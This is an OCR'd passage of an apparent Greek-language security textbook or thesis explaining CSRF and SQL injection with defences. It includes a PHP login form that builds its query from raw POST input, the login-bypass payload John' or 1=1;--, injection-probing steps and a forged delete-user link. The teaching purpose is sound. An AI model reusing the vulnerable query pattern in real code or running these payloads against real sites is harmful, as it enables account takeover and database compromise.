
Στο κεφάλαιο αυτό παρουσιάζεται η επίθεση Cross site request forgery με ένα ρεαλιστικό παράδειγμα καθώς και οι τρόποι αντιμετώπισής της.

3.1 Τι είναι το Cross site request forgery?

Το Cross-Site Request Forgery [7] είναι μια επίθεση που έχει σαν στόχο να κάνει τον χρήστη να προβεί σε μια ενέργεια χωρίς την άδεια του για λογαριασμό του επιτιθέμενου. Η επίθεση εκμεταλλεύεται έμμεσα τα δικαιώματα που έχει ο χρήστης θύμα να εκτελεί κάποιες συγκεκριμένες ενέργειες οι οποίες θα εξηγηθούν παρακάτω με ένα παράδειγμα.

3.2 Τι αποτελέσματα μπορεί να επιφέρει?

Ας υποθέσουμε ότι έχουμε ένα φόρουμ και υπάρχουν τρείς εγγεγραμμένοι χρήστες: ο Mr.Evil, ο Mr.Victim και ένας διαχειριστής. Ας υποθέσουμε επίσης ότι ο Mr.Evil είχε μια διαμάχη με τον Mr.Victim. Ο Mr.Evil θέλοντας να εξαφανίσει τον Mr.Victim από το φόρουμ σκαρφίζεται ένα κόλπο, στέλνει στον διαχειριστή ένα μήνυμα του στυλ «Καλησπέρα κύριε διαχειριστή, έχω ένα πρόβλημα σε ένα νήμα του φόρουμ, ο σύνδεσμος είναι αυτός: http://www.randomforum.com/delete_user.php?userid=345, μπορείτε να βοηθήσετε?». Μόλις ο καλοπροαίρετος αλλά αφελής διαχειριστής πατήσει τον σύνδεσμο ο χρήστης Mr.Victim θα έχει πλέον διαγραφεί από το φόρουμ. Αυτό συνέβη γιατί ο διαχειριστής ήταν συνδεδεμένος στον λογαριασμό του την ώρα που πάτησε τον σύνδεσμο και είχε τα κατάλληλα δικαιώματα όπως την προσθαφαίρεση χρηστών για παράδειγμα. Έτσι ο Mr.Evil κατάφερε έμμεσα να ολοκληρώσει μια ενέργεια που μόνο ο διαχειριστής θα μπορούσε κανονικά. Στην πραγματικότητα ο σύνδεσμος που στέλνει ο επιτιθέμενος δεν είναι τόσο εμφανής, μπορεί να κωδικοποιηθεί ή και να κρυφτεί μέσα στον κώδικα κάποιου άλλου ιστοτόπου που ελέγχεται από τον επιτιθέμενο. Μια επίθεση Cross-Site Request Forgery όπως παρουσιάστηκε παραπάνω φαίνεται στην εικόνα 3.1.



Εικόνα 3.1: *Επεξήγηση της επίθεσης CSRF*

3.3 Μέτρα προστασίας

Για ακόμα μια φορά η πρώτη γραμμή άμυνας είναι ο χρήστης. Αν αποφεύγουμε να πατάμε ύποπτους συνδέσμους οι πιθανότητες επιτυχίας της επίθεσης μειώνονται. Ένας άλλος πολύ διαδεδομένος τρόπος αντιμετώπισης υλοποιείται από τους προγραμματιστές. Πρόκειται για μια τεχνική η οποία εμποδίζει την επίθεση προσθέτοντας ένα τυχαίο μυστικό αλφαριθμητικό σε κάθε αίτημα που στέλνεται στον διακομιστή. Βάση του παραδείγματος που δώσαμε παραπάνω ο επιτιθέμενος θα έπρεπε να δώσει τον εξής σύνδεσμο για να επιτύχει πλέον: `http://www.randomforum.com/delete_user.php?userid=345&csrf_token=fj51iekf642i` μόνο που στην πραγματικότητα δεν θα ήξερε το τυχαίο αλφαριθμητικό με αποτέλεσμα η επίθεση να αποτύχει.

Κεφάλαιο 4

SQL Injection (SQLi)

Σε αυτό το κεφάλαιο θα εξηγήσουμε εκτενώς τι είναι το SQL Injection χρησιμοποιώντας απλά παραδείγματα. Στη συνέχεια θα αναλύσουμε τις επιπτώσεις που επιφέρει καθώς και τους τρόπους με τους οποίους αντιμετωπίζεται.

4.1 Τι είναι το SQL Injection?

Οι περισσότερες σύγχρονες εφαρμογές του διαδικτύου στη σήμερον ημέρα χρησιμοποιούνται σε συνδυασμό με μια βάση δεδομένων για την γρηγορότερη και την καλύτερη εξυπηρέτηση των επισκεπτών. Η βάσεις δεδομένων διαφέρουν, οι πιο δημοφιλείς μεταξύ αυτών είναι οι MySQL [8], MSSQL [9], PostgresSQL [10] καθώς και οι MongoDB [11], RedisDB [12] οι οποίες είναι πιο καινούργιες στο χώρο. Οι βάσεις δεδομένων έχουν λύσει πολλά προβλήματα όπως η ταυτόχρονη προσπέλαση των δεδομένων, ο περιορισμός πολλαπλών καταχωρήσεων που έχουν την ίδια τιμή και ο έλεγχος του τύπου και των περιεχομένων των δεδομένων. Παρ' όλα αυτά, πολλοί προγραμματιστές αγνοούν την ύπαρξη του πιθανού κινδύνου και αποποιούνται των ευθυνών τους. Αυτό έχει ως αποτέλεσμα χιλιάδες ευάλωτες βάσεις δεδομένων να είναι εκτεθειμένες στο ίντερνετ. Όπως θα έχετε ήδη δει, πολλές σύγχρονες διαδικτυακές εφαρμογές που αλληλεπιδρούν με τον χρήστη αποθηκεύουν προσωπικά δεδομένα όπως για παράδειγμα μηνύματα που ανταλλάσσονται μεταξύ των χρηστών, προτιμήσεις περιήγησης στον ιστότοπο, ονόματα λογαριασμών, κωδικοί πρόσβασης, κλπ. Αυτή η αποθήκευση επιτυγχάνεται χρησιμοποιώντας μια βάση δεδομένων. Το πρόβλημα προκύπτει όταν τα δεδομένα που εισάγει ο χρήστης περνάνε στη βάση αφιλτράριστα χωρίς να έχουν υποστεί κάποιον έλεγχο. Πιο συγκεκριμένα, υπάρχει η δυνατότητα οτιδήποτε έχει εισαχθεί από τον χρήστη να θεωρηθεί ως εκτελέσιμος κώδικας SQL, πράγμα που μπορεί να αποβεί καταστροφικό για έναν διακομιστή.

4.2 Τι αποτελέσματα μπορεί να επιφέρει?

Στο παρακάτω παράδειγμα βλέπουμε των κώδικα μιας κοινής φόρμας σύνδεσης σε έναν ιστότοπο χρησιμοποιώντας την βάση δεδομένων MySQL.

```
<?php
   define('DB_SERVER', 'localhost');
   define('DB_USERNAME', 'root');
   define('DB_PASSWORD', '');
   define('DB_DATABASE', 'users');
   $db = mysqli_connect(DB_SERVER,DB_USERNAME,DB_PASSWORD,
      DB_DATABASE);

   if($_SERVER["REQUEST_METHOD"] == "POST") {
      $myusername = $_POST['username'];
      $mypassword = $_POST['password'];

      $sql = "SELECT␣id␣FROM␣users␣WHERE␣username␣=␣'$myusername
         '␣and␣password␣=␣'$mypassword'";
      $result = mysqli_query($db, $sql);
      $row = mysqli_fetch_array($result, MYSQLI_ASSOC);
      $active = $row['active'];
      $count = mysqli_num_rows($result);
      if($count == 1) {
         echo "<center><h1>Welcome␣$myusername␣!</h1></center>";
      }else {
         $error = "Your␣Login␣Name␣or␣Password␣is␣invalid";
      }
   }
?>
<html>

   <head>
      <title>Login Page</title>
      <style type = "text/css">
         body {
            font-family:Arial, Helvetica, sans-serif;
            font-size:15px;
         }

         label {
            font-weight:bold;
            width:110px;
            font-size:15px;
         }

         .box {
            border:#666666 solid 1px;
```


```
        }
      </style>
   </head>

   <body bgcolor = "#FFFFFF">
      <div align = "center">
         <div style = "width:300px; border: solid 1px #333333; "
             align = "left">
            <div style = "background-color:#333333; color:#
               FFFFFF; padding:3px;"><b>Login</b></div>
            <div style = "margin:30px">
               <form action = "" method = "post">
                  <label>UserName  :</label><input type = "text"
                      name = "username" class = "box"/><br /><br
                      />
                  <label>Password  :</label><input type = "
                     password" name = "password" class = "box" /
                     ><br/><br />
                  <input type = "submit" value = "Submit"/><br /
                     >
               </form>
               <div style = "font-size:11px; color:#cc0000; 
                  margin-top:10px"><?php echo $error; ?></div>
            </div>

         </div>

      </div>

   </body>
</html>
```

Μια φυσιολογική συμπεριφορά του προγράμματος οπου ο χρήστης συνδέεται με το όνομα χρήστη John φαίνεται στην εικόνα 4.1.

Ένας κακόβουλος χρήστης όμως θα μπορούσε να δώσει κάτι σαν αυτό:

```
John' or 1=1;--
```

Με αυτόν τον τρόπο ο κακόβουλος χρήστης προσπερνά τον έλεγχο και συνδέεται ως χρήστης John χωρίς να χρειάζεται να γνωρίζει τον απαραίτητο κωδικό σύνδεσης. Αυτό συμβαίνει γιατί άλλαξε η λογική του ερωτήματος SQL που εκτελέστηκε στη βάση δεδομένων, με λίγα λόγια ο χαρακτήρας ' είναι ένας ειδικός χαρακτήρας για την MySQL ο οποίος χρησιμοποιείται για να υποδείξει αλφαριθμητικά. Για παράδειγμα ένα όνομα χρήστη θα παρουσιαζόταν κάπως έτσι: 'όνομα_χρήστη'. Για την ακρίβεια το πλήρες ερώτημα SQL που εκτελέστηκε στη βάση δεδομένων, είναι το εξής:




Εικόνα 4.1: *Μια φυσιολογική σύνδεση στο σύστημα*

```
SELECT username FROM users WHERE username='John' and password
   ='76rtutguge8r7ehr';
```

Παρατηρούμε ότι στη βάση δεδομένων, γίνεται μια σύγκριση του ονόματος χρήστη που δόθηκε μέσα από τη φόρμα της διαδικτιακής εφαρμογής με το όνομα χρήστη που είναι αποθηκευμένο στη βάση δεδομένων καθώς και του κωδικού πρόσβασης με τον αποθηκευμένο κωδικό πρόσβασης ο οποίος έχει περάσει απο ένα αλγόριθμο κατακερματισμού (ο αλγόριθμος κατακερματισμού, είναι μία μέθοδος μιας μόνο κατεύθυνσης , με απλά λόγια υπάρχει απώλεια πληροφορίας με αποτέλεσμα το τελικό αλφαριθμητικό να μη μπορεί να αντιστραφεί πίσω στην αρχική μορφή του. Οι αλγόριθμοι κατακερματισμού χρησιμοποιούνται για λόγους ασφαλείας. Γιά παράδειγμα αν κάποιος επιτιθέμενος αποκτήσει μη εξουσιοδοτημένη πρόσβαση στη βάση δεδομένων, δεν θα μπορεί να δει τους κωδικούς πρόσβασης των εγγεγραμμένων χρηστών γιατί θα έχει μόνο το κατακερματισμένο αλφαριθμητικό [13]) Ο επιτιθέμενος εισάγοντας τον ειδικό χαρακτήρα (') (single quote) ουσιαστικά τερματίζει το αλφαριθμητικό του ερωτήματος SQL και είναι πλέον ελεύθερος να εισάγει περαιτέρω κώδικα. Στην δική μας περίπτωση, (βλέπε εικόνα 4.2) ο επιτιθέμενος εισάγει μια λογική σύγκριση η οποία είναι πάντα ορθή: “or 1=1;– “ (χωρίς τα εισαγωγικά). Με αυτό τον τρόπο, ουσιαστικά λέει στη βάση δεδομένων να ψάξει για ένα χρήστη του οποίου το όνομα είναι John και αντί να συγκρίνει τον κωδικό πρόσβασής του να συγκρίνει τη λογική σύγκριση 1=1 που πάντα ισχύει. Παρατηρήστε το “;– “ (χωρίς τα εισαγωγικά) που είναι στο τέλος του παραδείγματος που δείξαμε πιο πάνω, το οποίο κάνει τη βάση δεδομένων να θεωρεί οτιδήποτε ακολου-

θεί μετά από αυτό ως σχόλιο, με αποτέλεσμα ο κώδικας SQL που ελέγχει τον κωδικό πρόσβασης να παραλείπεται.




Εικόνα 4.2: *Μια αυθαίρετη σύνδεση στο σύστημα με τον λογαριασμό του διαχειριστή*

Στην εικόνα 4.2 φαίνεται μια επιτυχημένη σύνδεση στον ιστότοπο χρησιμοποιώντας την παραπάνω μέθοδο.


Σε κάποιες άλλες περιπτώσεις το SQL Injection δεν χρησιμοποιείται για την αυθαίρετη σύνδεση σε λογαριασμό κάποιου χρήστη. Αντιθέτως χρησιμοποιείται για την αυθαίρετη εμφάνιση πινάκων που είναι αποθηκευμένοι στη βάση SQL. Όπως είδαμε στο προηγούμενο παράδειγμά μας ο κώδικας SQL που θα εισαχθεί από τον επιτιθέμενο μπορεί να προέρχεται από φόρμες που υπάρχουν στον ιστότοπο. Αυτό βέβαια δεν είναι ο κανόνας, ο κακόβουλος κώδικας SQL μπορεί να προέρχεται από οποιαδήποτε είσοδο με την οποία επικοινωνεί ο χρήστης με τον ιστότοπο, όπως είναι οι παράμετροι που στέλνονται μέσω GET και POST. Αρχικά για να ελέγξουμε αν ο ιστότοπος είναι ευάλωτος σε SQL Injection προσθέτουμε στο τέλος μίας παραμέτρου αλφαριθμητικού τύπου τον χαρακτήρα (‘) “single quote”. Αν ο ιστότοπος μας απαντήσει με ένα μήνυμα λάθους του τύπου “You have an error in your SQL query, check the syntax near the…” τότε υπάρχουν πολλές πιθανότητες ο ιστότοπος να είναι ευάλωτος σε αυτού του είδους την επίθεση.

Αν η παράμετρος που κοιτάμε στον ιστότοπο δεν είναι αλφαριθμητικού τύπου όπως για παράδειγμα www.vulnerablesite.com/page?=1 η οποία βλέπουμε οτι έχει μια παράμετρο “page” αριθμητικού τύπου που χρησιμεύει σαν σελιδοδείκτης για τα προϊόντα μιας επιχείρησης όπως βλέπουμε και στις εικόνες 5 και 6.

Δοκιμάζουμε να εισάγουμε μια αριθμητική πράξη για να δούμε αν θα εκτελεστεί απο



Εικόνα 4.3: *Το μύνημα λάθους που υποδουλώνει ευπάθεια SQL Injection*




Εικόνα 4.4: *Η πρώτη σελίδα με τα προϊόντα μιας επιχείρησης*

τη βάση δεδομένων. Για παράδειγμα, αν δοκιμάσουμε να αλλάξουμε την παράμετρο σε www.vulnerablesite.com/page?=2-1 και δούμε τα περιεχόμενα της σελίδας 1 (εικόνα 4.4) τότε η πράξη πραγματοποιήθηκε μέσα στη βάση δεδομένων, το SQL ερώτημα έγινε

```
SELECT page FROM pages WHERE page=2−1
```

πράγμα που σημαίνει οτι ο ιστότοπος είναι ευάλωτος σε επιθέσεις SQL Injection.



Εικόνα 4.5: *Η δεύτερη σελίδα με τα προϊόντα μιας επιχείρησης*

4.3 Μέτρα προστασίας

Ο πιο εύκολος και πιο γρήγορος τρόπος να προστατευτεί μία διαδικτυακή εφαρμογή απο SQL Injection είναι να την βάλουμε να λειτουργεί σε συνεργασία με μία εφαρμογή WAF (Web Application Firewall). Τα WAFs είναι ουσιαστικά προγράμματα τα οποία βρίσκονται μεταξύ χρηστών και διαδικτυακών εφαρμογών, με λίγα λόγια φιλτράρουν όλη την κίνηση που στέλνει ο χρήστης χωρίς να χρειάζεται καμία απολύτως αλλαγή στο πηγαίο κώδικα της διαδικτυακής εφαρμογής. Για αυτό το λόγο είναι πολύ βολικά και προτιμούνται στις περισσότερες των περιπτώσεων από διαχειριστές συστημάτων. Αν κάποιος προτιμά να ακολουθήσει τον δύσκολο δρόμο και να υλοποιήσει ο ίδιος τον αλγόριθμο που θα φιλτράρει τους ύποπτους χαρακτήρες θα πρέπει καταρχάς σίγουρα να κωδικοποιεί τον ειδικό χαρακτήρα της SQL single quote. Επιπρόσθετα αναλόγως με την υλοποίηση καλό θα ήταν να δημιουργήσει έναν χρήστη συστήματος με κατώτερα δικαιώματα μέσω του οποίου θα εκτελούνται οι εντολές SQL. Τέλος προτείνεται ανεπιφύλακτα η δημιουργία μιας λίστας με τους επιτρεπόμενους τύπους τιμών που ενδέχεται να λάβουμε στην εφαρμογή μας αν περιμένουμε για παράδειγμα να λάβουμε αριθμητικού τύπου τιμή και λάβουμε μια τιμή αλφαριθμητικού τύπου να σταματάμε τη περεταίρω εκτέλεση.


Μέρος II

Επιθέσεις από την πλευρά του χρήστη

Κεφάλαιο 5

